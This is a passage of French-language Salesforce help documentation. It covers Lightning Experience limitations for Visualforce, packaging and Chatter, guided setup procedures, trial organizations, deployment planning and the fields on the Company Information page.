De nombreuses personnalisations par programmation fonctionnent dans Lightning Experience. Toutefois, la nouvelle interface affecte le comportement de certaines fonctionnalités, notamment les Pages Lightning et Visualforce.

## Pages Lightning

L'onglet Page Lightning et les Pages Lightning personnalisées sont actuellement disponibles uniquement pour l'application mobile Salesforce1, mais pas dans Lightning Experience.

## Visualforce

Notez les considérations ci-dessous pour les organisations qui ont personnalisé Salesforce avec Visualforce. Pour consulter des informations complètes, accordez-vous un nouveau badge de développeur en suivant Visualforce et Lightning Experience dans Trailhead.

**Visualforce est incorporé dans un iframe dans Lightning Experience**

Dans Salesforce Classic, Visualforce occupe la page entière. Dans Lightning Experience, il est inclus dans un iframe incorporé. Cet emballage a plusieurs conséquences. Le module Trailhead complet est consacré à ces informations.

**`sforce.one` n'est plus utilisé uniquement pour Salesforce1**

L'objet utilitaire JavaScript `sforce.one` était disponible uniquement dans les pages Visualforce lorsqu'elles étaient exécutées dans Salesforce1. Si votre organisation active Lightning Experience, il est également ajouté aux pages lorsqu'elles sont exécutées dans Lightning Experience.

Auparavant, la détection de `sforce.one` indiquait le contexte de l'expérience utilisateur dans lequel votre code était exécuté. Désormais, les méthodes prises en charge sont plus efficaces pour déterminer le contexte de l'expérience utilisateur.

Si vous écrivez un code qui émet des hypothèses sur la signification de la présence de `sforce.one`, vous pouvez le mettre à jour pour utiliser les nouvelles fonctions.

**Vous ne pouvez pas définir `window.location`**

Pour accéder à une nouvelle page, une technique courante dans JavaScript consiste à manipuler la valeur `window.location`. Cette technique n'est pas possible dans Lightning Experience. Utilisez à la place les méthodes de navigation `sforce.one`.

**Le remplacement de l'action de liste d'objets n'est pas accessible**

L'action de liste d'objets, l'une des six actions standard que vous pouvez remplacer par une page Visualforce, n'est pas accessible dans Lightning Experience. Vous pouvez toujours la remplacer, mais vos utilisateurs n'y ont pas accès.

**L'interface utilisateur de l'application Lightning Experience est toujours visible**

Lorsqu'elles sont exécutées dans Lightning Experience, les pages Visualforce ignorent les attributs `<apex:page> showHeader` et `showSidebar`. Vous ne pouvez pas supprimer l'en-tête ni le menu de navigation de Lightning Experience.

**L'accueil ne prend pas en charge Visualforce**

Vous ne pouvez pas ajouter des éléments Visualforce à l'accueil dans Lightning Experience.

## Niveaux de privilège des sessions

Les sessions obtenues dans un contexte Lightning Experience, en utilisant `$Api.Session_ID` ou `GETSESSIONID()`, ont des privilèges semblables à la session Lightning. Comme dans la session Lightning, vous ne pouvez pas utiliser ces ID de session pour passer des appels API.

## Commandes S-Control

Les commandes S-controls sont une méthode obsolète pour la personnalisation de l'interface utilisateur de Salesforce. Elles sont remplacées par les composants Visualforce et Lightning, plus efficaces à tout point de vue. Les s-controls ne sont pas disponibles dans

Lightning Experience et ne le seront jamais. Si votre organisation dépend de commandes s-controls, vous devez les remplacer avant de migrer vers Lightning Experience.

CONSULTER ÉGALEMENT :

Que deviennent les personnalisations existantes dans Salesforce ?

# Applications et empaquetage : Fonctionnalités non disponibles dans Lightning Experience

Les applications AppExchange certifiées Lightning Ready sont prises en charge dans Lightning Experience. Vous pouvez installer et gérer des packages dans Lightning Experience, mais les autres fonctionnalités d'empaquetage ne sont pas prises en charge. Vous pouvez utiliser l'application de gestion des licences et la plate-forme d'environnement dans Lightning Experience, mais les autres applications ISVforce ne sont pas prises en charge.

## AppExchange

Certaines applications AppExchange sont prises en charge dans Lightning Experience. Si une application est prise en charge, un bandeau *Lightning Ready* est affiché sur son nom dans AppExchange. Si une application n'est pas prise en charge, utilisez à la place Salesforce Classic.

Des applications sans certification Lightning Ready peuvent être utilisées dans Lightning Experience, mais certaines fonctionnalités peuvent ne pas être disponibles ou ne pas fonctionner normalement. La présentation de ces applications peut également sembler en décalage avec Lightning Experience, car elles s'appuient sur un style Salesforce Classic. Pour une expérience optimale, utilisez Salesforce Classic avec des applications non certifiées Lightning Ready.

## Création de packages

Vous pouvez installer des packages dans Lightning Experience. Cependant, vous ne pouvez pas attribuer de licences utilisateur pour des packages déjà installés depuis Lightning Experience. Si vous devez attribuer une licence, basculez vers Salesforce Classic.

Les fonctionnalités d'empaquetage ci-dessous ne sont pas prises en charge dans Lightning Experience :

- Création d'un package
- Chargement d'un package
- Mise à niveau d'un package
- Dépréciation de la version d'un package
- Création d'organisations filiales ou correctives

## Applications ISVforce

Vous pouvez utiliser l'application de gestion des licences pour gérer les licences et assurer le support des abonnés dans Lightning Experience. Vous pouvez également utiliser la plate-forme d'environnement pour créer et gérer vos organisations de développement, de test et d'évaluation dans Lightning Experience.

Les fonctionnalités ISVforce ci-dessous ne sont pas prises en charge dans Lightning Experience :

- Application de commande de canaux
- Trialforce
- Application de visualisation de métriques d'utilisation

# Fonctionnalités de Lightning Experience lorsque Chatter est désactivé

Si votre organisation n'utilise pas Chatter, plusieurs fonctionnalités de l'interface de Lightning Experience ne sont pas disponibles. Découvrez les modifications apportées à Lightning Experience et déterminez si vous allez perdre des fonctionnalités indispensables.

Si vous désactivez Chatter pour l'ensemble de votre organisation ou pour une sélection d'utilisateurs via des ensembles d'autorisations :

- Les fils et les groupes ne sont pas disponibles.
- Les profils utilisateur sont toujours disponibles, mais les fils et les groupes ne sont pas disponibles dans les profils.
- L'onglet Collaboration n'est pas disponible dans les enregistrements.
- Les utilisateurs ne peuvent pas suivre des enregistrements ou d'autres utilisateurs.

Éditions

Chatter est disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Centre d'information de Lightning Experience

Consultez les ressources ci-dessous pour apprendre à utiliser Lightning Experience, à la configurer pour votre organisation ou à développer pour la nouvelle interface utilisateur.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Premiers pas avec Lightning Experience

**Vidéos**

- Lightning Experience : Let's Take it for a Spin
- Séries de vidéos sur Lightning Experience

**Aide**

- Navigation dans Lightning Experience

**Trailhead**

- Parcours du commercial : utilisation de Lightning Experience

## Évaluation et déploiement de Lightning Experience pour votre organisation

**Aide**

- Qu'est-ce qui rend Lightning Experience si spécial ?
- Lightning Experience est-elle adaptée à votre organisation Salesforce ?
- Transition vers Lightning Experience : commençons !
- Considérations relatives à Lightning Experience

**Trailhead**

- Parcours de l'administrateur : premiers pas avec Lightning Experience

- Parcours de l'administrateur : Migration vers Lightning Experience
- Pack d'activation de Lightning Experience (fichier Zip)

**Guides**

- Évaluation et déploiement de Lightning Experience pour votre organisation

**Notes de publication**

- Fonctionnalités de Lightning Experience dans Winter '17

# Développement pour Lightning Experience

**Trailhead**

- Parcours du développeur : Lightning Experience
- Présentation du développement de Lightning Experience (module Trailhead)
- Visualforce et Lightning Experience (module Trailhead)
- Composants Lightning (module Trailhead)
- Système de conception Lightning (module Trailhead)

# Procédures guidées de Lightning Experience

## Configuration d'un parcours commercial dans Lightning Experience : Procédure guidée

Offrez à vos commerciaux le guide dont ils ont besoin pour accélérer la conclusion d'affaires, où qu'ils soient. Lorsque vous configurez des parcours de vente, vous déterminez les champs importants que les commerciaux doivent compléter. Vous donnez également des conseils, signalez des problèmes potentiels et même envoyez des mots d'encouragement à vos commerciaux afin de les motiver à conclure une affaire rapidement.

Walk through it: Set Up a Sales Path in Lightning Experience

CONSULTER ÉGALEMENT :

Accélération des tâches à l'aide des procédures guidées

**Éditions**

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer le parcours de vente :

- Personnaliser l'application

Pour configurer un parcours de vente :

- Afficher la configuration et Modifier toutes les données

## Création d'une vue de liste d'opportunités dans Lightning Experience : Procédure guidée

Examinons comment créer une vue de liste basée sur vos propres critères. Les vues de liste permettent d'accéder rapidement aux enregistrements importants.

Walk through it: Create a List View for Opportunities in Lightning Experience

CONSULTER ÉGALEMENT :

Accélération des tâches à l'aide des procédures guidées

**Éditions**

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer une vue de liste pour des opportunités :

- Lire sur les opportunités

# Consultation de la configuration dans Lightning Experience : Procédure guidée

La configuration de Lightning Experience facilite l'affichage et la gestion des tâches de configuration administrative. N'oubliez pas que cette fonctionnalité est disponible uniquement dans Lightning Experience.

Walk through it: Check Out Setup in Lightning Experience

CONSULTER ÉGALEMENT :

Accélération des tâches à l'aide des procédures guidées

Éditions

Disponible avec toutes les éditions

AUTORISATIONS UTILISATEUR

Pour utiliser la Configuration :

- Personnaliser l'application

# Accès et modification d'objets dans le Gestionnaire d'objet : Procédure guidée

Accédez à tous les objets (par exemple comptes et contacts) et à leurs attributs associés (champs, règles de validation, présentations de page, etc.) à partir d'un emplacement unique ! N'oubliez pas que cette fonctionnalité est disponible uniquement dans Lightning Experience.

Procédure : Access and Edit Objects with the Object Manager

CONSULTER ÉGALEMENT :

Accélération des tâches à l'aide des procédures guidées

Éditions

Disponible avec toutes les éditions

AUTORISATIONS UTILISATEUR

Pour accéder à et modifier des objets dans le Gestionnaire d'objet :

- Personnaliser l'application

# Création, modification et attribution d'un ensemble d'autorisations dans Lightning Experience : Procédure guidée

Un ensemble d'autorisations est un jeu de paramètres et d'autorisations qui accorde aux utilisateurs l'accès à divers outils et fonctions. Les ensembles d'autorisations élargissent l'accès aux fonctionnalités des utilisateurs sans modifier leur profil.

Procédure : create, edit, and assign a permission set

CONSULTER ÉGALEMENT :

Accélération des tâches à l'aide des procédures guidées

## Éditions

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser un ensemble d'autorisations :

- Personnaliser l'application, Afficher la configuration et Gérer les profils et les ensembles d'autorisations

Pour ajouter une autorisation à un ensemble d'autorisations :

- Afficher la configuration et Gérer les profils et les ensembles d'autorisations

Pour attribuer un ensemble d'autorisations :

- Attribuer des ensembles d'autorisations

# Set Up and Maintain Your Salesforce Organization (Configurer et gérer votre organisation Salesforce)

En tant qu'administrateur Salesforce (c.-à-d. un utilisateur attribué au profil d'administrateur), vous êtes responsable de la configuration de votre configuration en ligne, qui inclut l'ajout d'utilisateurs et la configuration du système en fonction de vos besoins.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

### Évaluation de Salesforce

Utilisez une organisation d'évaluation Salesforce pour essayer Salesforce avant de vous inscrire. Votre organisation d'évaluation comprend des données échantillons et diverses fonctionnalités de Salesforce, et vous pouvez l'utiliser pour souscrire aisément à Salesforce lorsque vous êtes prêt(e).

### Planification de votre déploiement Salesforce

Avant de vous lancer dans la configuration de Salesforce, consultez les ressources disponibles qui peuvent vous aider à planifier votre déploiement.

### Configuration de votre société dans Salesforce

Utilisez la page Informations sur la société dans la Configuration pour suivre les informations importantes sur l'organisation de votre société dans Salesforce. Dans cette page, vous pouvez gérer vos licences et autorisations. Les informations présentées ont été saisies lors de l'inscription de votre société à Salesforce.

### Gestion des utilisateurs

Dans Salesforce, chaque utilisateur est identifié par un nom d'utilisateur, un mot de passe et un profile unique. Avec d'autres paramètres, le profil détermine les tâches qu'un utilisateur peut effectuer, les données qu'il peut afficher et comment il peut utiliser les données.

### Contrôle des autorisations d'accès

Salesforce fournit un modèle de partage de données par niveaux flexible qui permet d'exposer différents jeux de données à différents groupes d'utilisateurs. Les utilisateurs peuvent ainsi travailler sans afficher des données qu'ils n'ont pas besoin et ne doivent pas consulter. Utilisez des ensembles d'autorisations et des profils pour spécifier les objets et les champs auxquels les utilisateurs peuvent accéder. Utilisez les paramètres de partage de l'organisation, des rôles utilisateur et des règles de partage pour spécifier les enregistrements individuels que les utilisateurs peuvent consulter et modifier.

### Mise en cache des données Force.com

L'utilisation du cache de la plate-forme peut accélérer l'exécution des applications, car elles peuvent stocker les données réutilisables en mémoire. Les applications peuvent accéder plus rapidement à ces données, ce qui évite de dupliquer les calculs et les requêtes à la base de données dans les transactions suivantes.

### Gestion des enregistrements dupliqués dans Salesforce

Gérer des données actualisées et précises est l'une des tâches les plus importantes à effectuer pour aider votre organisation à mieux tirer parti de Salesforce. Utilisez la gestion des duplications de Data.com pour contrôler si et quand les utilisateurs peuvent créer des enregistrements dupliqués dans Salesforce, personnaliser la logique d'identification des doublons, et créer des rapports sur les doublons que les utilisateurs enregistrent.

### Protection de votre organisation Salesforce

Salesforce est entièrement conçue pour protéger vos données et vos applications. Vous pouvez également mettre en oeuvre votre propre dispositif de sécurité pour refléter la structure et les besoins de votre organisation. La protection de vos données est une responsabilité commune que vous partagez avec Salesforce. Les fonctionnalités de sécurité de Salesforce permettent à vos utilisateurs d'accomplir leurs tâches avec efficacité et en toute sécurité.

Suivi de votre organisation

Salesforce fournit diverses possibilités pour suivre les activités dans votre organisation Salesforce et vérifier que vous allez dans la bonne direction.

Activation de vos utilisateurs pour travailler sur des appareils mobiles

Salesforce fournit plusieurs applications mobiles qui vous permettent, ainsi qu'à vos utilisateurs, de rester connectés et productifs, où que vous soyez.

# Évaluation de Salesforce

Utilisez une organisation d'évaluation Salesforce pour essayer Salesforce avant de vous inscrire. Votre organisation d'évaluation comprend des données échantillons et diverses fonctionnalités de Salesforce, et vous pouvez l'utiliser pour souscrire aisément à Salesforce lorsque vous êtes prêt(e).

En tant que personne inscrite, vous devenez automatiquement administrateur Salesforce. Vous pouvez ajouter un administrateur en ajoutant d'autres utilisateurs.

**Remarque:** Les fonctionnalités de votre version d'évaluation peuvent ne pas être disponibles dans l'édition que vous souhaitez acheter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional Edition** et **Enterprise Edition**

Démarrage d'une nouvelle version d'évaluation

Lors de l'inscription à Salesforce, vous pouvez sélectionner un modèle spécifique à un secteur contenant des données échantillon. Durant votre période d'essai, vous pouvez démarrer une nouvelle version d'évaluation avec un modèle vide. Pour démarrer une nouvelle version d'évaluation, abandonnez l'évaluation actuelle, y compris toutes les données et personnalisations. Seuls les noms d'utilisateur sont conservés.

Suppression des données d'évaluation

Lorsque vous vous inscrivez à Salesforce, votre organisation Salesforce contient initialement des exemples de données. Pendant la période d'évaluation, les administrateurs Salesforce peuvent supprimer les exemples de données et toutes les données de votre organisation en cliquant sur le lien Supprimer toutes les données.

# Démarrage d'une nouvelle version d'évaluation

Lors de l'inscription à Salesforce, vous pouvez sélectionner un modèle spécifique à un secteur contenant des données échantillon. Durant votre période d'essai, vous pouvez démarrer une nouvelle version d'évaluation avec un modèle vide. Pour démarrer une nouvelle version d'évaluation, abandonnez l'évaluation actuelle, y compris toutes les données et personnalisations. Seuls les noms d'utilisateur sont conservés.

Vous pouvez lancer une nouvelle évaluation si vous avez :

- Moins de 1 000 lignes de données
- Aucune licence utilisateur supplémentaire ajoutée par Salesforce
- Aucune fonctionnalité supplémentaire activée par Salesforce

1. Dans Configuration, saisissez *Démarrage d'une nouvelle version d'essai* dans la case Recherche rapide, puis sélectionnez **Démarrage d'une nouvelle version d'essai**. Ce lien est disponible pendant la période d'évaluation uniquement.
2. Sélectionnez vos préférences en matière de langue et de modèle.
3. Saisissez le texte demandé en indiquant que vous souhaitez abandonner votre organisation d'évaluation actuelle et toutes ses données, y compris les exemples de données et celles que vous avez saisies.
4. Sélectionnez la case pour confirmer que vous acceptez de perdre toutes vos données actuelles.
5. Cliquez sur **Soumettre**.
6. Lorsque la page de confirmation s'affiche, cliquez sur **Envoyer**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional Edition** et **Enterprise Edition**

**AUTORISATIONS UTILISATEUR**

**Autorisations utilisateur requises**

Pour démarrer une nouvelle version d'évaluation :
- Modifier toutes les données

# Suppression des données d'évaluation

Lorsque vous vous inscrivez à Salesforce, votre organisation Salesforce contient initialement des exemples de données. Pendant la période d'évaluation, les administrateurs Salesforce peuvent supprimer les exemples de données et toutes les données de votre organisation en cliquant sur le lien Supprimer toutes les données.

Remarque: Le lien Supprimer toutes les données est visible uniquement lorsque toutes les conditions ci-dessous sont remplies.

- L'utilisateur dispose de l'autorisation « Modifier toutes les données ».
- L'organisation a un état d'évaluation.
- L'organisation n'a aucun portail activé.
- L'utilisateur est un Administrateur partenaire, qui agit au nom d'un autre utilisateur.

1. Dans Configuration, saisissez *Supprimer toutes les données* dans la case Recherche rapide, puis sélectionnez **Supprimer toutes les données**.
2. Saisissez le texte demandé, indiquant que vous comprenez que toutes les données de votre organisation vont être supprimées, y compris les exemples de données et celles que vous avez saisies. Votre configuration et celle de l'administrateur ne sont pas affectées.
3. Cliquez sur **Soumettre**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional Edition** et **Enterprise Edition**

**AUTORISATIONS UTILISATEUR**

Pour supprimer des données d'évaluation :
- Modifier toutes les données

Remarque: Si les limitations en stockage de données empêchent la suppression de toutes vos données d'évaluation avec cette méthode, utilisez la fonction Supprimer en masse des enregistrements pour supprimer vos comptes. Utilisez ensuite Supprimer

toutes les données pour supprimer les données d'évaluation restantes. Pour consulter des instructions d'utilisation de la fonction Supprimer en masse des enregistrements, reportez-vous à Suppression d'enregistrements et de rapports multiples à la page 814.

# Planification de votre déploiement Salesforce

Avant de vous lancer dans la configuration de Salesforce, consultez les ressources disponibles qui peuvent vous aider à planifier votre déploiement.

Si vous hésitez sur la procédure à suivre, collaborez avec un partenaire consultant pour tirer pleinement parti du produit. Les partenaires consultants sont des entreprises qui emploient des consultants certifiés par Salesforce. Les consultants déterminent avec vous les besoins de votre société, conçoivent et élaborent votre organisation Salesforce pour répondre à ces besoins, et testent l'organisation avant de la déployer vers vos équipes. Les partenaires consultants ont un objectif : votre succès avec Salesforce.

Le déploiement d'une organisation Salesforce efficace nécessite du temps et une planification précise. Travailler avec un partenaire peut aider votre société à exploiter la puissance de Salesforce, ce qui peut s'avérer difficile et long sans des conseils d'un expert.

Vous ne savez pas si votre société a besoin des conseils d'un expert ? Essayez de répondre aux questions suivantes sur les objectifs commerciaux de votre société.

- Votre société dispose-t-elle des ressources internes avec le temps, l'expertise et l'expérience nécessaires pour développer des fonctionnalités Salesforce adaptées à vos besoins métiers ?
- Votre société se développe-t-elle dans de nouvelles activités, de nouveaux pays ou de nouveaux secteurs d'activité ?
- Avez-vous besoin d'un point de vue décisif, objectif pour prendre des décisions commerciales ?
- Voulez-vous obtenir des résultats en semaines, pas en années ?

Toujours indécis ? Examinez la comparaison entre un déploiement de Salesforce autonome et un déploiement de Salesforce avec un partenaire.

| Comparer | Déploiement de Salesforce autonome | Déploiement de Salesforce avec un partenaire |
|---|---|---|
| Qualifications | Parfois, les sociétés ont des employés certifiés par Salesforce capables de conseiller sur la configuration. | Les consultants sont certifiés par Salesforce. |
| Expérience | Généralement, les employés ont une faible expérience ou aucune expérience de Salesforce. | Les consultants ont configuré de nombreuses organisations Salesforce et connaissent les meilleures pratiques. |
| Disponibilité des ressources pour la configuration | Généralement, la configuration gêne les autres projets et les priorités de vos employés. | Les consultants s'engagent à fournir un volume de travail adapté à votre déploiement de Salesforce. |
| Support externe | Salesforce offre un support de base pour toutes les organisations Salesforce. Le support comprend l'accès à une aide autonome (articles d'aide en ligne) et des agents de support client (réponse garantie sous 2 jours). | Les consultants sont expérimentés et informés. Ils peuvent offrir un support personnalisé aux sociétés lors d'une configuration et d'un déploiement. |
| Durée d'engagement | Généralement, un déploiement autonome de Salesforce est un processus relativement | Généralement, un déploiement de Salesforce avec un partenaire est plus |

| Comparer | Déploiement de Salesforce autonome | Déploiement de Salesforce avec un partenaire |
|---|---|---|
| | long, sauf si des ressources expérimentées sont disponibles. | rapide, car l'engagement des experts dans votre projet est total. |
| Adoption de Salesforce par vos équipes commerciales | Lorsque Salesforce n'est pas correctement déployé, les équipes commerciales risquent de ne pas reconnaître la valeur du produit et de ne pas l'adopter pleinement. | Lorsque des consultants déploient Salesforce, les équipes commerciales adoptent souvent le produit plutôt et plus rapidement, car sa valeur est démontrée. |
| Ressources de formation | Les sociétés doivent personnaliser et déployer leurs propres sessions de formation pour les employés non accompagnés d'experts. | Les partenaires de Salesforce peuvent offrir un accompagnement expérimenté et des outils de formation adaptés. |

Pour en savoir plus sur les partenaires consultants et comment les contacter, visitez la page « Successfully Implement with Salesforce Partners » sur notre site Web.

CONSULTER ÉGALEMENT :

https://help.salesforce.com/HTViewQuickStarts?id=000176287

https://help.salesforce.com/HTViewQuickStarts?id=000176287

# Configuration de votre société dans Salesforce

Utilisez la page Informations sur la société dans la Configuration pour suivre les informations importantes sur l'organisation de votre société dans Salesforce. Dans cette page, vous pouvez gérer vos licences et autorisations. Les informations présentées ont été saisies lors de l'inscription de votre société à Salesforce.

Dans une organisation sandbox, vous pouvez utiliser cette page pour mettre en correspondance les licences provisionnées en production avec votre organisation sandbox. Le processus de correspondance met à jour votre organisation sandbox avec les licences de l'organisation de production, puis supprime de la sandbox toutes les licences qui n'existent pas en production.

### Gestion des informations sur votre société

La page Informations sur la société présente toutes les informations importantes sur votre société (affichées ici par ordre alphabétique), notamment les licences utilisateur et de fonctionnalités achetées pour votre organisation.

### Autorisation des domaines requis

Pour permettre à vos utilisateurs d'accéder à Salesforce, vous devez ajouter les domaines Salesforce standard à votre liste de domaines autorisés.

### Personnalisation de l'interface utilisateur

Offrez à vos utilisateurs la meilleure expérience possible en configurant une interface utilisateur qui répond à leurs besoins.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les informations sur la société :
- Afficher la configuration

Pour modifier les informations sur la société :
- Modifier toutes les données

### Configuration de la page d'accueil de Lightning Experience

Offrez à vos utilisateurs tous les éléments dont ils ont besoin pour gérer leur journée depuis la page d'accueil de Lightning Experience. Les commerciaux peuvent afficher leurs résumés de performance trimestriels et consulter les mises à jour importantes des tâches et des opportunités critiques. Vous pouvez également personnaliser la page pour différents types d'utilisateur et attribuer des pages personnalisées à différents profils.

### Sélection de la langue, des paramètres régionaux et de la devise

Les paramètres Salesforce relatifs à la langue, au fuseau horaire, à la devise et les paramètres régionaux peuvent affecter l'affichage d'objets tels que Comptes, Pistes ou Opportunités.

### Définition de votre exercice fiscal

Spécifiez un exercice fiscal adapté aux besoins de votre société.

### Configuration de la recherche

Déterminez les objets et les champs qui peuvent être recherchés. Personnalisez les paramètres de recherche, les filtres des résultats de recherche et la recherche de référence. Apprenez comment améliorer l'expérience de recherche pour les utilisateurs.

### Fourniture de services de cartographie et de localisation

Les services de cartographie et de localisation utilisent Google Maps pour afficher des cartes dans les champs d'adresse standard, activent la création de cartes Visualforce et facilitent la saisie de nouvelles adresses avec la saisie automatique.

### Personnalisation de rapports et de tableaux de bord

Configurez des rapports et des tableaux de bord pour communiquer des informations à vos utilisateurs le plus efficacement possible.

### Réponse aux mises à jour critique

Salesforce publie périodiquement des mises à jour qui améliorent les performances, la logique et le fonctionnement de Salesforce, sans toutefois affecter vos personnalisations existantes. Lorsque ces mises à jour sont disponibles, Salesforce les répertorie dans Configuration **Mises à jour critiques** et affiche un message lorsque les administrateurs accèdent à la Configuration.

### Organisation des données avec des divisions

Les services vous permettent de segmenter les données de votre organisation en sections logiques, ce qui rend les recherches, les rapports et les vues de liste plus significatifs pour les utilisateurs. Les services sont utiles aux organisations possédant d'importants volumes de données.

### Comment puis-je arrêter le service ?

Si le service ne répond pas à vos besoins, vous pouvez l'annuler.

CONSULTER ÉGALEMENT :

- Présentation des licences de fonctionnalité
- Licences d'ensemble d'autorisations
- Autorisations basées sur l'utilisation

# Gestion des informations sur votre société

La page Informations sur la société présente toutes les informations importantes sur votre société (affichées ici par ordre alphabétique), notamment les licences utilisateur et de fonctionnalités achetées pour votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Description |
|---|---|
| `Adresse` | Adresse de l'organisation. 255 caractères au maximum sont autorisés dans ce champ. |
| `Bulletin d'administration` | Permet aux administrateurs de votre organisation d'accepter ou non la réception d'e-mails promotionnels Salesforce destinés aux administrateurs. |
| `Requêtes API au cours des dernières 24 heures` | Le nombre total de requêtes API générées par l'organisation au cours des dernières 24 heures. Le nombre maximal de requêtes dépend de votre édition. |
| `Ville` | Ville dans laquelle l'organisation est implantée 40 caractères au maximum sont autorisés dans ce champ. |
| `Devise d'entreprise` | La devise dans laquelle sont exprimés les documents financiers du siège social de l'organisation. Sert de référence pour le taux de conversion de toutes devises. Disponible uniquement pour les organisations utilisant plusieurs devises. |
| `Pays` | Partie réservée au pays dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Créé par` | Utilisateur qui a inscrit l'organisation, avec la date et l'heure de création. (lecture seule). |
| `Paramètres régionaux de devise` | Pays ou zone géographique où se trouve l'organisation. Le paramètre affecte le format des montants en devise. Disponible uniquement pour les organisations utilisant une seule devise. |
| `Langue par défaut` | Langue par défaut sélectionnée pour les nouveaux utilisateurs de l'organisation. Ce paramètre détermine la langue utilisée pour le texte et l'aide de l'interface utilisateur. Dans toutes les éditions, à l'exception de Personal Edition et de Database.com, les utilisateurs peuvent définir individuellement le paramètre |

| Champ | Description |
| --- | --- |
| | de langue de leur propre identifiant, qui remplace celui de l'organisation. Dans Group Edition, ce champ s'intitule `Langue d'affichage`.<br>Ce paramètre détermine également la langue dans laquelle toutes les personnalisations, telles que les champs, les onglets et les options de l'interface utilisateur personnalisé(e)s, sont stockées. Pour les personnalisations, les paramètres de langue des utilisateurs individuels ne remplacent pas ce paramètre.<br>Si vous modifiez ou clonez des critères de filtrage existants, assurez-vous que ce paramètre correspond à la langue par défaut configurée lors de la définition initiale des critères de filtrage. Sinon, l'évaluation des critères de filtrage risque d'être imprécise. |
| `Paramètres régionaux par défaut` | Pays ou zone géographique par défaut sélectionné pour les nouveaux utilisateurs de l'organisation. Ce paramètre détermine le format des dates, des heures et des noms dans Salesforce. Dans les organisations Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les utilisateurs individuels peuvent définir leurs paramètres régionaux qui remplacent ceux de l'organisation. Dans Group Edition, ce champ s'intitule `Paramètres par défaut`. |
| `Fuseau horaire par défaut` | Principal fuseau horaire dans lequel se trouve l'organisation. Le paramètre `Fuseau horaire` d'un utilisateur individuel remplace le paramètre `Fuseau horaire par défaut` de l'organisation. |
| `Division` | Groupe ou division qui utilise le service, par exemple, Groupe de vente de PC. 40 caractères au maximum sont autorisés dans ce champ. |
| `Télécopie` | Numéro de télécopie. 40 caractères au maximum sont autorisés dans ce champ. |
| `L'exercice fiscal commence au mois de` | Si vous utilisez une année fiscale standard, correspond au mois et à l'année de début de l'exercice fiscal de l'organisation Si vous utilisez un exercice fiscal personnalisé, la valeur est définie sur « Exercice personnalisé ». |
| `Masquer les avis concernant la période d'indisponibilité du système` | Activez cette case pour empêcher l'affichage des notifications concernant les interruptions système planifiées pour les utilisateurs qui se connectent à Salesforce. |
| `Masquer les avis concernant la maintenance du système` | Activez cette case pour empêcher l'affichage des notifications concernant les maintenances système planifiées pour les utilisateurs qui se connectent à Salesforce. |
| `Modifié par` | Utilisateur ayant modifié pour la dernière fois les informations sur la société, avec la date et l'heure de modification. (lecture seule). |

| Champ | Description |
| --- | --- |
| Bulletin d'informations | Permet aux utilisateurs de votre organisation d'accepter ou non la réception d'e-mails promotionnels Salesforce destinés aux utilisateurs. |
| Édition de l'organisation | Édition de l'organisation, comme Developer Edition ou Enterprise Edition. |
| Nom de l'organisation | Nom de l'organisation. 80 caractères au maximum sont autorisés dans ce champ. |
| Téléphone | Numéro de téléphone principal de l'organisation. 40 caractères au maximum sont autorisés dans ce champ. |
| Contact principal | Contact principal ou administrateur de l'organisation. Vous pouvez saisir un nom ou le sélectionner dans la liste des utilisateurs prédéfinis. 80 caractères au maximum sont autorisés dans ce champ. |
| Connexions limitées, mois en cours | Nombre d'utilisateurs à connexion limitée qui se sont connectés pendant le mois en cours.<br>Cette valeur est réinitialisée à zéro au début de chaque mois. Le nombre maximal d'utilisateurs à connexion limitée de l'organisation est indiqué entre parenthèses. |
| Licences Salesforce | Nombre de comptes utilisateur Salesforce que vous pouvez définir pour accéder au service. Nombre de licences utilisateur Salesforce pour lesquelles l'organisation est facturée, le cas échéant. |
| ID d'organisation Salesforce | Code qui identifie votre organisation de façon unique dans Salesforce. |
| Région/Province | Partie réservée au département ou à la province dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| Événements Streaming API au cours des dernières 24 heures | Le nombre total d'événements Streaming API utilisés par l'organisation au cours des dernières 24 heures. Le nombre maximal d'événements dépend de votre édition. |
| Code postal | Code postal de l'organisation. 20 caractères au maximum sont autorisés dans ce champ. |
| Espace des données utilisé | Quantité d'espace de stockage utilisée, exprimée en valeur (par exemple, 500 Mo) et en pourcentage de la quantité totale d'espace de stockage disponible (par exemple, 10 %). |
| Espace des fichiers utilisé | Quantité d'espace de stockage de fichiers utilisée, exprimée en valeur (par exemple, 500 Mo) et en pourcentage de la quantité |

| Champ | Description |
| --- | --- |
| | totale d'espace de stockage de fichiers disponible (par exemple, 10 %). |

CONSULTER ÉGALEMENT :

Configuration de votre société dans Salesforce

# Autorisation des domaines requis

Pour permettre à vos utilisateurs d'accéder à Salesforce, vous devez ajouter les domaines Salesforce standard à votre liste de domaines autorisés.

